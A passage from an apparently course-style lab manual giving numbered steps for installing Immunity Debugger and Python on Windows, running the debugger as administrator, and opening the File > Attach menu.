
6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.



7. Follow the wizard and install Immunity Debugger using the default settings.
8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.




9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.


    Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




11. The **Immunity Debugger** main window appears, as shown in the screenshot.



12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.

